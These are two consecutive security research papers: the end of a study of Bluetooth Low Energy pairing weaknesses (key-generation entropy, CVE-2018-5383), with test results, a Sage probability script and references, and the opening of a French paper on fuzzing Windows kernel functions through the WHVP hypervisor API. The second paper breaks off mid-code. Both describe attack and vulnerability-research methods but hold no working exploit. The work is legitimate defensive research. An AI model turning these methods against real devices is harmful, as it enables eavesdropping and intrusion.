There was a modification done to the underlying stack: by default, NimBLE uses the random generation mechanism. The stack was modified to implement the Key Hierarchy mechanism, hence the device tested was known to be vulnerable.

First, the test was ran using the parameter of 1000 tests. Mirage was used on the testing computer, with the internal BLE chipset. The Pairing procedure was set to Legacy JustWorks, that is the one with the least messages exchanged. The first collision was found after 389 pairing attempts, in 54 minutes and 6 seconds. Overall, in 1000 tests, there were 7 collisions in total. Then, 2000 pairings were performed to study the interval between two pairing attempts: this setup performs one pairing attempt every 8.5 seconds in average (standard deviation is 1.38s). The limiting factors were the time needed to scan (set to 2 seconds) and the interval between the end of an attempt and the next one (set to 2 seconds). Those delays are needed to let the different stacks reconfigure themselves. For example, without pause between two attempts, the chipset of the computer failed every few attempts.

Overall, this shows that it is possible to perform multiple pairings with devices. The value of 1 to 10 seconds per pairing attempt given in Section 5 proved a bit optimistic, with real values of at least several

seconds for non-optimised versions. This observation reinforces even more the use of a statistic test which observes only a subset of possible keys. During a test campaign on a dozen devices, it was found that at least one commercial implementation uses the Key Hierarchy key generation mechanism, which was successfully detected with the proposed method. None of the tested devices implemented the recommendation of gradually adding delays between pairing attempts. An ongoing responsible disclosure process prevents from providing more precise results.

7.3 Testing the ECDH key exchange

In its previous state, Mirage had a pairing module whith support for LE Legacy Pairing. Therefore, the new messages and cryptographic primitives added in LE Secure Connections had to be developed and were added to Mirage. Finally, the module **ble_pair** was modified to implement the new pairing methods specific to LE Secure Connections.

Overall, this module now supports:

— Pairing using LE Legacy Pairing as Master and Slave, for procedures JustWorks, Passkey Entry and Out of Band

— Pairing using LE Secure Connections as Master and Slave, for procedures JustWorks, Passkey Entry and Numeric Comparison

As mentioned in Paragraphs 6.3 and 6.4, there are two tests that can be performed on this key exchange:

1. Verify that the keypair is rotated as mandated by the specification
2. Verify that the public key is validated by the device under test

While the implementation of the first test is straightforward, the second one is necessarily imperfect. It was observed that some implementations reject an invalid point right after receiving it which seems to indicate that they verify it right away. However, some devices reject a pairing with an invalid point when performing the DHKeyCheck exchange. In this case, the test should be repeated several times, with several invalid points, to gain confidence that the device indeed validates the public key.

The functionality was tested against Android in particular to verify that the implementation works. The result are as expected: old Android versions are affected while recent ones are patched.

Regarding the proposed key retrieval attack, tests have concluded that some devices are vulnerable to CVE-2018-5383 and that some devices use static key pairs. As there was no overlap between those two sets, this particular attack could not be completed. Yet, these independent

observations show that the existence of such vulnerable devices cannot be completely overruled.

Overall, the tests on ECDH discussed in this paper showed their efficiency on commercial devices.

8 Conclusion

The security of Bluetooth Low Energy devices is of great importance due to their proliferation in recent years. As many standards, the BLE specification is a rather complex document which does contribute to give neither a clear comprehension of the security mechanisms nor a precise view of the best way to implement those. Furthermore, backwards compatibility raises questions about the way security is implemented and managed in devices which are compatible with several versions of the standard. After describing the various mechanisms meant to provide security properties to this protocol, the previous work related to BLE communication security was extensively discussed. This paper focused on the different processes for key exchange and key generation in use in Bluetooth Low Energy.

Then, a description of two weaknesses that become exploitable when some specific security requirements from the standard are not correctly implemented is provided. The first relies on a lack of entropy in one of the key generation methods described in the standard. The second one represents an extension of CVE-2018-5383, which impacts the key exchange in BLE.

This work showed that the Key Hierarchy key generation method, used to generate the LTK in Legacy Pairing and the CSRK in all Pairing modes suffers from a lack of entropy. An attacker with the ability to repeatedly bond with a Slave device which uses this method is able to get all the keys that the device will generate. Hence, this attacker is be able to compromise the security of procedures which uses these keys, in particular the Link Encryption and Data Signing procedures, which provide Confidentialy, Integrity and Authenticity in the BLE protocol. This proves to be significant change in the case of Legacy Pairing where existing attacks all require an attacker to capture the Pairing procedure. This attack affects JustWorks, Passkey Entry and Out of Band procedures, require the implementation of the Key Hierarchy key generation and it effectiveness will be conditioned by the way delays are introduced between several pairing attempts, as required by the standard.

It was already known that, when a device uses LE Secure Connections and uses a static or semi-static ECDH private key; then if it is vulnerable

to CVE-2018-5383, it is possible to mount a small subgroup key recovery attack to retrieve the private key in use. However, this scenario was swept away by previous relevant literature. Based on observations of live devices, it was considered plausible and therefore discussed in depth in this paper. The complexity of this attack for different scenarios has been provided. When in possession of the ECDH private key of a device, an attacker which captures the LESC Pairing procedures made by this device will naturally recover the LTK derived, hence will be able to decrypt communications between the victim device and its interlocutor. This however relies on implementation errors omitting to correctly implement the ECDH key verification and the ECDH key renewal as required by the latest standard.

That being said, devices implementing correctly the security requirements of the latest version of the standard will not be impacted by those attacks.

Those attacks being conditioned to implementation errors, an effort was made to provide a test methodology for each weakness. This will enable determining if a target device, which BLE stack might be closed source and misconfigured, is vulnerable to the two attack vectors that were described. The Key Hierarchy vulnerability being a diversity problem, a probabilistic approach based on collision finding is proposed. It has been shown that there exists a tradeoff between the number of pairing trials (i.e. the temporal cost of the test) and the precision of the test. This tradeoff was extensively discussed to enable a test operator to select the best parameter choice with regards to his operational requirements. Regarding the second scenario, one of the prerequisites being a vulnerability to CVE-2018-5383, it is proposed to test for a bad key verification by performing a pairing attempt with an invalid public key. Additionally, one can verify the key renewal mechanisms implemented.

Furthermore, those tests do not rely on trying to exploit the vulnerabilities in order to prove that devices are protected.

A Sage script

```
#!/usr/bin/env sage

from sage.all import *
import time

# Work with sufficiently precise numbers to handle little quantities
R300 = RealField(300)

# Birthday paradox
```

```
def collision_proba(M, N):
    """Returns the probability of getting a collision by picking M
        elements
    at random in a set of N elements"""
    e = (R300(M)*(R300(M)-1))/2
    return (1 - ((R300(N-1)/R300(N)))**e)

# Get f1(p, t=nb_trials) and f2(p, t=nb_trials)
def make_probas(nb_trials):
    proba_coll_key_hierarchy = collision_proba(nb_trials, 2**16)
    proba_coll_random = collision_proba(nb_trials, 2**128)

    p = var('p')
    f1 = proba_coll_key_hierarchy*p/(proba_coll_key_hierarchy*p +
        proba_coll_random*(1-p))
    f2 = (1-proba_coll_key_hierarchy)*p/((1-proba_coll_key_hierarchy
        )*p + (1-proba_coll_random)*(1-p))

    return (p, f1, f2)

fig = text( "p", (1.1, -0.03), color="black")
for (idx, i) in enumerate([10, 100, 300, 500, 700, 1000, 2000]):
    (p, f1, f2) = make_probas(i)
    fig += parametric_plot( (p, f1), (p, 0, 1), rgbcolor=(0.4 + 0.1*
        idx,0,0), legend_label="f1(p,{})".format(i))
    fig += parametric_plot( (p, f2), (p, 0, 1), rgbcolor=(0,0.4+0.1*
        idx,0), legend_label="f2(p,{})".format(i))
    print(i)
    sol1 = solve((f1 >= 0.99), p)
    print("f1(0.1, {}) = {}".format(i, R300(f1(0.1))))
    print("f1(p, {}) >= 0.99: p >= {}".format(i, R300(sol1[1][0].
        right())))
    sol2 = solve((f2 <= 0.01), p)
    print("f2(0.1, {}) = {}".format(i, R300(f2(0.1))))
    print("f2(p, {}) <= 0.01: p <= {}".format(i, R300(sol2[0][0].
        right())))

fig += text( "N=300", (0.59, 0.5), color="black")
fig += text( "N=500", (0.6, 0.25), color="black")
fig += text( "N=700", (0.65, 0.09), color="black")
fig += text( "N=1000", (0.9, 0.05), color="black")

show(fig)
fig.save("n_varies.png")

nb_trials = var('t')
e = (nb_trials*(nb_trials-1))/2
proba_coll_key_hierarchy = (1 - ((R300(2**16-1)/R300(2**16)))**e)
proba_coll_random = (1 - ((R300(2**128-1)/R300(2**128)))**e)

f1 = proba_coll_key_hierarchy*p/(proba_coll_key_hierarchy*p +
    proba_coll_random*(1-p))
f2 = (1-proba_coll_key_hierarchy)*p/((1-proba_coll_key_hierarchy)*p
    + (1-proba_coll_random)*(1-p))

F1 = f1.integral(p, 0, 1)
F2 = f2.integral(p, 0, 1)
```

```
fig = parametric_plot( (nb_trials , F1), (nb_trials , 2, 2000),
    rgbcolor=(1,0,0), legend_label="F1(t)")
fig += parametric_plot( (nb_trials , F2), (nb_trials , 2, 2000),
    rgbcolor=(0,1,0), legend_label="F2(t)")
fig += text( "t", (2000, +0.03), color="black")
fig.set_aspect_ratio('automatic')
fig.save("integrals.png")
```

Listing 1. Sage script

References

1. Apache Mynewt. `https://mynewt.apache.org/`.
2. Automating Input Events on Android – RPLabs – Rightpoint Labs. `https://www.rightpoint.com/rplabs/automating-input-events-abd-keyevent`.
3. Bluetooth low energy overview. `https://developer.android.com/guide/topics/connectivity/bluetooth-le`.
4. BlueZ. `http://www.bluez.org/`.
5. Introduction | Introducing the Adafruit Bluefruit LE Sniffer | Adafruit Learning System. `https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer?view=all`.
6. Mirage documentation — Mirage 1.1 documentation. `http://homepages.laas.fr/rcayre/mirage-documentation/`.
7. Our History. `https://www.bluetooth.com/about-us/our-history/`.
8. PACKET-SNIFFER SmartRF Protocol Packet Sniffer | TI.com. `http://www.ti.com/tool/PACKET-SNIFFER`.
9. platform/system/bt - Git at Google. `https://android.googlesource.com/platform/system/bt/`.
10. SageMath Mathematical Software System - Sage. `http://www.sagemath.org/`.
11. Tamarin Prover - Security protocol verification tool. `https://tamarin-prover.github.io/`.
12. Ubertooth One - Great Scott Gadgets. `https://greatscottgadgets.com/ubertoothone/`.
13. Zephyr Project | Home. `https://www.zephyrproject.org/`.
14. Don't Give Me a Brake - Xiaomi Scooter Hack Enables Dangerous Accelerations and Stops for Unsuspecting Riders. `https://blog.zimperium.com/dont-give-me-a-brake-xiaomi-scooter-hack-enables-dangerous-accelerations-and-stops-for-unsuspecting-riders/`, February 2019.
15. nccgroup/Sniffle. `https://github.com/nccgroup/Sniffle`, January 2020. original-date: 2019-08-17T05:26:18Z.
16. seemoo-lab/internalblue. `https://github.com/seemoo-lab/internalblue`, January 2020. original-date: 2018-09-04T14:17:46Z.
17. Adrian Antipa, Daniel Brown, Alfred Menezes, Rene Struik, and Scott Vanstone. Validation of Elliptic Curve Public Keys. page 13.
18. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR. page 16.

19. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Low Entropy Key Negotiation Attacks on Bluetooth and Bluetooth Low Energy. page 13.
20. Axelle Apvrille. Ingénierie inverse d'une brosse à dents connectée. page 20.
21. Ingrid Biehl, Bernd Meyer, and Volker Muller. Differential Fault Attacks on Elliptic Curve Cryptosystems (Extended Abstract). page 16.
22. Eli Biham and Lior Neumann. Breaking the Bluetooth Pairing – Fixed Coordinate Invalid Curve Attack. page 26.
23. Damien Cauquil. Digitalsecurity/btlejuice. `https://github.com/DigitalSecurity/btlejuice`, 2020.
24. Damien Cauquil. virtualabs/btlejack. `https://github.com/virtualabs/btlejack`, January 2020. original-date: 2018-08-07T19:13:53Z.
25. Guillaume Celosia and Mathieu Cunche. Saving Private Addresses: An Analysis of Privacy Issues in the Bluetooth-Low-Energy Advertising Mechanism. pages 1–10, December 2019.
26. Guillaume Celosia and Mathieu Cunche. Discontinued Privacy: Personal Data Leaks in Apple Bluetooth-Low-Energy Continuity Protocols. *Proceedings on Privacy Enhancing Technologies*, 2020(1):26–46, January 2020.
27. Cas Cremers and Dennis Jackson. Prime, order please! revisiting small subgroup and invalid curve attacks on protocols using diffie-hellman. Cryptology ePrint Archive, Report 2019/526, 2019. `https://eprint.iacr.org/2019/526`.
28. Kassem Fawaz, Kyu-Han Kim, and Kang G Shin. Protecting Privacy of BLE Device Users. page 18.
29. Keijo Haataja, Konstantin Hyppönen, Sanna Pasanen, and Pekka Toivanen. *Bluetooth Security Attacks*. SpringerBriefs in Computer Science. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013.
30. Dave Holl and er. The State of Bluetoothin 2018 and Beyond. `https://www.bluetooth.com/blog/the-state-of-bluetooth-in-2018-and-beyond/`, April 2018.
31. Tibor Jager, Jorg Schwenk, and Juraj Somorovsky. Practical Invalid Curve Attacks on TLS-ECDH. page 19.
32. Slawomir Jasek. Blue picking - hacking Bluetooth Smart Locks. page 228.
33. Andrew Y Lindell. Attacks on the Pairing Protocol of Bluetooth v2.1. page 10.
34. Andrew Y. Lindell. Comparison-Based Key Exchange and the Security of the Numeric Comparison Mode in Bluetooth v2.1. In Marc Fischlin, editor, *Topics in Cryptology – CT-RSA 2009*, volume 5473, pages 66–83. Springer Berlin Heidelberg, Berlin, Heidelberg, 2009.
35. Mario. You could have invented that Bluetooth attack. `https://blog.trailofbits.com/2018/08/01/bluetooth-invalid-curve-points/`, August 2018.
36. Philipp Markert, Daniel V. Bailey, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. This PIN Can Be Easily Guessed. In *IEEE Symposium on Security and Privacy*, SP '20, San Francisco, California, USA, May 2020. IEEE.
37. John Padgette, John Bahr, Mayank Batra, Marcel Holtmann, Rhonda Smithbey, Lily Chen, and Karen Scarfone. Guide to bluetooth security. Technical Report NIST SP 800-121r2, National Institute of Standards and Technology, Gaithersburg, MD, May 2017.

38. Tomáš Rosa. Bypassing Passkey Authentication in Bluetooth Low Energy. page 3.

39. Anthony Rose and Ben Ramsey. >>> Picking Bluetooth Low Energy Locks from a Quarter Mile Away. page 85.

40. Mike Ryan. Bluetooth: With Low Energy comes Low Security. page 7.

41. Mike Ryan. mikeryan/crackle. `https://github.com/mikeryan/crackle`, December 2019. original-date: 2014-01-27T03:15:35Z.

42. securing. securing/gattacker. `https://github.com/securing/gattacker`, March 2020. original-date: 2016-08-03T10:21:08Z.

43. Chaoshun Zuo, Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security - CCS '19*, pages 1469–1483, London, United Kingdom, 2019. ACM Press.

Fuzz and Profit with WHVP

Damien Aumaitre
daumaitre@quarkslab.com

Quarkslab

Résumé. Comment fuzzer du code kernel Windows avec la même facilité que lorsqu'on utilise libfuzzer [7] ? En 2017, Microsoft a introduit une API nommée WHVP (Windows Hypervisor Platform) permettant de contrôler finement et facilement des partitions Hyper-V. Cette présentation a pour objectif de partir à la découverte de cette API. Nous allons nous en servir pour créer des mini-vm spécialisées dans l'exercice d'une fonction particulière du noyau Windows (ou d'un de ses périphériques). Ces machines virtuelles vont nous permettre de créer plusieurs outils utiles à un chercheur de vulnérabilités comme par exemple des traceurs ou des fuzzers.

1 Introduction

Lors d'une étude d'un composant noyau (par exemple une fonctionnalité native du système d'exploitation), il est courant d'utiliser un débogueur ainsi qu'un désassembleur.

On commence par faire le tour du propriétaire et l'expérience aidant on arrive très souvent sur une partie où le code mérite une analyse approfondie. Cette analyse peut se faire de manière manuelle mais risque d'être coûteuse en temps. On aimerait pouvoir attaquer facilement cette fonction, par exemple en la fuzzant.

Cependant le fuzzing de code kernel n'est pas une chose facile.

On peut par exemple installer le logiciel cible dans une machine virtuelle, puis écrire le fuzzer permettant d'exercer les fonctionnalités cibles. Pour monitorer la cible il faut configurer un déboggueur kernel (ou espérer qu'un crash dump suffira à l'analyse). Ensuite il faut lancer le fuzzer et être capable de restaurer un état sain de la cible une fois un crash détecté (par exemple en utilisant un snapshot).

Une fois un crash obtenu l'analyse peut ne pas être simple. En effet, la nature asynchrone d'un noyau rend la reproduction du crash difficile. Par exemple il peut y avoir une décorrélation entre le moment où on obtient un crash et le testcase actuellement exécuté par le fuzzer (typique lors d'une corruption mémoire).

En comparaison l'état de l'art des fuzzers en userland est bien plus avancé. Grâce à des outils comme AFL [1], libfuzzer [7] ou honggfuzz [5], il suffit d'écrire et de compiler un binaire particulier appelé *harness* exercant la fonctionnalité choisie et de lancer le fuzzer.

Il est même possible d'attaquer des cibles sans avoir le code source en utilisant qemu ou QBDI [9].

Il existe des travaux utilisant syzcaller et kAFL [4] pour fuzzer le noyau Windows. L'approche retenue est globale et cible des points d'entrées externe du noyau (comme les appels système).

L'approche présentée dans cet article est différente. Elle est plus locale et cible une fonction précise. Elle montre comment en utilisant un hyperviseur (dans notre cas Hyper-V), il est possible de faire facilement du fuzzing d'API dans un kernel Windows.

2 WHVP (Windows Hypervisor Platform)

À la fin de l'année 2017, Microsoft a introduit une API pour piloter Hyper-V. Celle-ci se nomme WHVP (Windows Hypervisor Platform) [25]. Elle permet de créer des processeurs virtuels attachés à une partition (une machine virtuelle dans la terminologie MS) et de gérer les événements nécessitant une intervention de l'hyperviseur.

Cela permet d'avoir un contrôle très fin sur l'exécution de cette VM, il est possible de modifier le contexte d'exécution des processeurs virtuels (VP : *Virtual Processor*) ainsi que la mémoire physique des partitions (GPA : *Guest Physical Address*).

Il est à noter que l'API ne permet pas un contrôle total (comme le permettrait l'écriture de son propre hyperviseur) mais ceci est largement compensé par la facilité d'usage de celle-ci.

Microsoft a introduit cette API pour fournir à Oracle (VirtualBox) et VMWare la possibilité de faire fonctionner leurs solutions de virtualisation au dessus d'Hyper-V. En effet Hyper-V devient incontournable dans la sécurité de Windows ce qui rend sa désactivation problématique.

Plusieurs outils utilisant cette API ont déjà été publiés. On peut citer par exemple *applepie* [2] et *simpleator* [12]. L'hyperviseur *applepie* permet de remplacer le moteur d'émulation utilisé par *bochs* par Hyper-V tandis que *simpleator* a pour objectif d'exécuter la partie userland d'un binaire dans une partition Hyper-V afin de pouvoir étudier en toute sécurité du code malveillant.

L'approche retenue ici est différente. Elle consiste en l'exécution d'une fonction précise au sein d'une partition Hyper-V, permettant la création




Fig. 1. Architecture WHVP (source Microsoft)

d'une vm minimaliste dédiée à cette fonction. Le contexte processeur et la mémoire de la partition peuvent être modifiés à volonté afin d'en faciliter l'analyse.

2.1 Découverte de l'API WHVP

Hyper-V est un hyperviseur de type 1 (bare metal). Le système d'exploitation principal est lui même dans une machine virtuelle appelée *Root Partition*.

L'API WHVP permet de communiquer avec l'hyperviseur pour créer d'autres partitions (machines virtuelles). L'utilisation de cette API est assez simple.

Voici les étapes principales à effectuer :

— il faut d'abord vérifier si Hyper-V est présent avec la fonction `WHvGetCapability` ;

— il faut ensuite créer la partition avec la fonction `WHvCreatePartition` ;

— puis la configurer avec les fonctions `WHvSetupPartition` et `WHvSetPartitionProperty` ;

— il faut ensuite créer les processeurs virtuels (Virtual Processors ou Vp) avec la fonction `WHvCreateVirtualProcessor` ;

— la vm est enfin initialisée.

2.2 Cycle de vie d'un processeur virtuel

Le (ou les) processeurs virtuels sont démarrés à l'aide de la fonction `WHvRunVirtualProcessor`.

Cette fonction est bloquante et va exécuter la machine virtuelle jusqu'à l'apparition d'un événement qui va nécessiter une intervention de l'hyperviseur. Par exemple il peut s'agir de mémoire physique non présente dans la partition ou d'une faute du processeur virtuel.

Une fois l'événement traité, l'exécution du processeur virtuel est reprise avec la même fonction.

Il est possible de lire et écrire le contexte cpu du processeur virtuel avec les fonction `WHvGetVirtualProcessorRegisters` et `WHvSetVirtualProcessorRegisters`.

La mémoire physique de la machine virtuelle est allouée tout simplement avec les fonctions d'allocation de mémoire userland habituelles (`VirtualAlloc` par exemple) et partagée avec la machine virtuelle à l'aide de la fonction `WHvMapGpaRange`.

2.3 Exemple

Par défaut, le processeur virtuel démarre en mode réel 16 bits et va exécuter l'instruction située à l'adresse `0xffff0`.

Afin de montrer à quoi ressemble l'API, nous allons juste exécuter l'instruction **`hlt`** dans une partition Hyper-V, celle-ci va stopper immédiatement le processeur (cela va nous permettre de reprendre la main après l'exécution de l'instruction).

La première étape est d'allouer un buffer qui va contenir notre code.

```
UINT64 size = 0x1000;
LPVOID mem = VirtualAlloc(NULL, size, MEM_RESERVE | MEM_COMMIT,
    PAGE_READWRITE);
uint32_t addr = 0xfff0;
#define code "\xf4"  // [0xfff0] hlt
memcpy(&mem[addr], code, sizeof(code) - 1);
```

Ensuite nous créons une partition contenant un processeur virtuel.

```
HANDLE partition = INVALID_HANDLE_VALUE;
HRESULT hr = WHvCreatePartition(&partition);

WHV_PARTITION_PROPERTY partitionProperty;
partitionProperty.ProcessorCount = 1;

HRESULT hr = WHvSetPartitionProperty(partition,
                WHvPartitionPropertyCodeProcessorCount,
```

```
                  &partitionProperty, sizeof(WHV_PARTITION_PROPERTY)
                      );

HRESULT hr = WHvSetupPartition(partition);
HRESULT hr = WHvCreateVirtualProcessor(partition, 0, 0);
```

Nous mappons au sein de la partition le buffer contenant notre code. Il faut noter l'existence ici de deux types d'adresses physiques (les *Host Physical Address* ou HPA et les *Guest Physical Address* ou GPA). Dans notre cas la HPA de notre buffer est `mem` et la GPA est `0xf0000`.

```
HRESULT hr = WHvMapGpaRange(partition, mem,
              0xf0000, 0x1000,
              WHvMapGpaRangeFlagRead | WHvMapGpaRangeFlagExecute);
```

Il nous reste juste à lancer l'exécution du processeur virtuel.

```
WHV_RUN_VP_EXIT_CONTEXT exitContext
HRESULT hr = WHvRunVirtualProcessor(partition, 0, &exitContext,
    sizeof(exitContext));
```

Celle-ci va retourner lorsque le processeur virtuel rencontre une condition nécessitant l'intervention de l'hyperviseur. Comme l'arrêt d'un processeur en est une, la fonction retourne. Nous pouvons ensuite vérifier que nous avons bien exécuté l'instruction `hlt` en vérifiant les champs de la structure `exitContext` ainsi que la valeur du registre `rip`.

```
WHV_REGISTER_NAME regs[] = {
    WHvX64RegisterCs,
    WHvX64RegisterRip,
    WHvX64RegisterRax,
};
WHV_REGISTER_VALUE values[sizeof(regs) / sizeof(regs[0])];
HRESULT hr = WHvGetVirtualProcessorRegisters(partition, 0, regs,
    3, values);
```

Dans l'exemple précédent nous avons utilisé du code C pour manipuler l'API.

Le premier prototype de ce projet a été réalisé en python. Comme nous le verrons plus tard, la vitesse d'exécution de la boucle d'événements de l'hyperviseur est très importante si l'on désire obtenir des performances suffisantes pour réaliser un fuzzer. Le coeur du projet a donc été réécrit en rust permettant d'améliorer grandement les performances, nous avons gardé une interface en python afin d'interagir facilement avec la majorité des outils de reverse déjà existants.

Le code a été séparé en 3 *crates* (modules en rust) :

- `whvp-sys` : bindings réalisés avec bindgen sur l'API native de WHVP ;
- `whvp-core` : coeur du projet contenant les interfaces permettant de s'intégrer avec un hyperviseur (pas forcément WHVP) ;
- `whvp-py` : bindings python réalisés avec pyO3 sur `whvp-core`.

Tous les exemples suivants utilisent ces bindings.

3 Exécution d'une fonction arbitraire

3.1 Exécution de code 64 bits

Même si exécuter du code 16 bits peut avoir un intérêt (par exemple on peut mapper et exécuter un BIOS), le cas d'usage majoritaire est d'avoir à étudier du code 64 bits.

Pour exécuter du code 64 bits dans notre partition nous avons deux moyens :

- démarrer en mode 16 bits puis exécuter un stub pour passer en mode 64 bits ;
- ou configurer le processeur virtuel pour qu'il démarre directement en mode 64 bits.

Nous avons privilégié la seconde solution qui est plus simple à mettre en oeuvre.

Il nous faut donc configurer le processeur virtuel pour qu'il démarre en mode 64 bits (appelé aussi *Long Mode* [11]).

Nous avons donc besoin de :

- configurer les registres de segments (en particulier activer le bit `Long` dans `cs`) ;
- configurer le registre `cr0` (pour activer la pagination) ;
- configurer le registre `cr4` (toujours pour la pagination) ;
- configurer le `MSR EFER` (pour activer le bit `LME` : *Long Mode Enable*) ;
- mettre en place une GDT et une IDT (avec bien évidemment des segments 64 bits) ;
- mettre en place des tables de pages et configurer le registre `cr3` pour pointer sur la table principale.

Cela fait beaucoup de configuration et nous n'avons pas encore exécuté le moindre octet.

Plutôt que de forger à la main tout le contexte nécessaire, il est plus facile de copier un contexte déjà configuré et donc valide.

On va donc se servir des informations fournies par le déboggueur noyau (par exemple Windbg), soit dynamiquement, soit à partir d'un




Fig. 2. Pagination

dump mémoire ou tout autre moyen permettant d'avoir un contexte processeur noyau valide.

Après avoir configuré le processeur en mode 64 bits, nous sommes confrontés à un autre problème. Il faut copier le code à exécuter dans notre partition. Mais où copier ce code ?

En mode 64 bits la pagination est activée et le CPU manipule des adresses virtuelles (GVA ou Guest Virtual Address). De notre côté nous manipulons des GPA (Guest Physical Address). Nous avons donc besoin de pouvoir convertir les GVA en GPA. Cela passe par la configuration des tables de pages comme nous pouvons le voir sur la figure 2.

Heureusement pour nous, il existe un autre moyen pour mapper le code. En effet lorsqu'une page physique n'est pas mappée dans la partition, cela provoque une sortie de vm et l'exécution du processeur virtuel est interrompue.

L'idée est la suivante : nous configurons le processeur pour qu'il démarre en mode 64 bits. Dès que le processeur va avoir besoin d'accéder à une adresse virtuelle, il va parcourir les tables de pages qui sont nécessaires. Si celles-ci ne sont pas mappées, l'exécution s'interrompt et charge à nous de copier la page physique correspondante et de reprendre l'exécution. Ceci est vrai pour toutes les pages physiques, y compris les tables de pages.

Nous avons donc juste besoin d'un snapshot des pages physiques de notre cible avant son exécution. Pour les obtenir nous allons continuer d'utiliser notre déboggueur ou notre dump mémoire vu que toute l'information nécessaire y est disponible.

Nous avons tout ce qu'il faut pour démarrer l'exécution de notre fonction cible au sein d'une partition Hyper-V. Reste maintenant la condition d'arrêt : comment savoir que notre fonction s'est exécutée ? Nous avons réalisé un fork du système d'exploitation, celui-ci va continuer son exécution dans notre environnement mais ce n'est pas ce qui nous intéresse.

Une possibilité est d'insérer un point d'arrêt logiciel sur l'adresse de retour de notre fonction lors du mapping des pages physiques lues du snapshot. Lorsque le processeur virtuel va exécuter l'adresse de retour, l'hyperviseur va prendre la main et nous pourrons interrompre l'exécution de notre fonction.

Pour résumer nous avons besoin de 2 choses : un contexte processeur et un ensemble de pages physiques. Ces 2 éléments sont facilement obtenables à partir d'un déboggueur noyau.

3.2 Cas pratique

Prenons comme exemple l'exécution de la fonction `RtlInitUnicodeString`.

Son code désassemblé est le suivant :

```
kd> uf @rip
nt!RtlInitUnicodeString:
fffff805`78c45b50 48c70100000000  mov     qword ptr [rcx],0
fffff805`78c45b57 48895108        mov     qword ptr [rcx+8],rdx
fffff805`78c45b5b 4885d2          test    rdx,rdx
fffff805`78c45b5e 7501            jne     nt!RtlInitUnicodeString+0
    x11 (fffff805`78c45b61)  Branch

nt!RtlInitUnicodeString+0x10:
fffff805`78c45b60 c3              ret   Branch

nt!RtlInitUnicodeString+0x11:
fffff805`78c45b61 48c7c0ffffffff  mov     rax,0FFFFFFFFFFFFFFFFh
fffff805`78c45b68 0f1f840000000000 nop     dword ptr [rax+rax]

nt!RtlInitUnicodeString+0x20:
fffff805`78c45b70 48ffc0          inc     rax
fffff805`78c45b73 66833c4200      cmp     word ptr [rdx+rax*2],0
fffff805`78c45b78 75f6            jne     nt!RtlInitUnicodeString+0
    x20 (fffff805`78c45b70)  Branch

nt!RtlInitUnicodeString+0x2a:
fffff805`78c45b7a 4803c0          add     rax,rax
fffff805`78c45b7d 483dfeff0000    cmp     rax,0FFFEh
fffff805`78c45b83 0f839d911b00    jae     nt!RtlInitUnicodeString+0
    x1b91d6 (fffff805`78dfed26)  Branch

nt!RtlInitUnicodeString+0x39:
```

```
fffff805'78c45b89 668901          mov     word ptr [rcx],ax
fffff805'78c45b8c 6683c002        add     ax,2
fffff805'78c45b90 66894102        mov     word ptr [rcx+2],ax
fffff805'78c45b94 c3              ret

nt!RtlInitUnicodeString+0x1b91d6:
fffff805'78dfed26 b8fcff0000      mov     eax,0FFFCh
fffff805'78dfed2b e9596ee4ff      jmp     nt!RtlInitUnicodeString+0
    x39 (fffff805'78c45b89)  Branch
```

Comment pourrait-on faire pour l'exécuter dans notre partition ?

La première chose à effectuer est de récupérer le contexte initial auprès d'un déboggueur noyau. Nous avons choisi d'exposer une interface sur celui-ci en utilisant *pykd* et *rpyc*. *pykd* [8] est une extension pour Windbg permettant d'interagir en python avec celui-ci. *rpyc* [10] est un framework pour réaliser facilement des RPC (Remote Procedure Call) en python. En combinant les deux nous pouvons à distance contrôler Windbg. Nous nous en servons pour récupérer le contexte du processeur ainsi que les pages physiques à mapper dans la partition.

```python
import time
import whvp

from whvp.snapshot import RpycSnapshot

whvp.init_log()

hostname = "localhost"
port = 18861

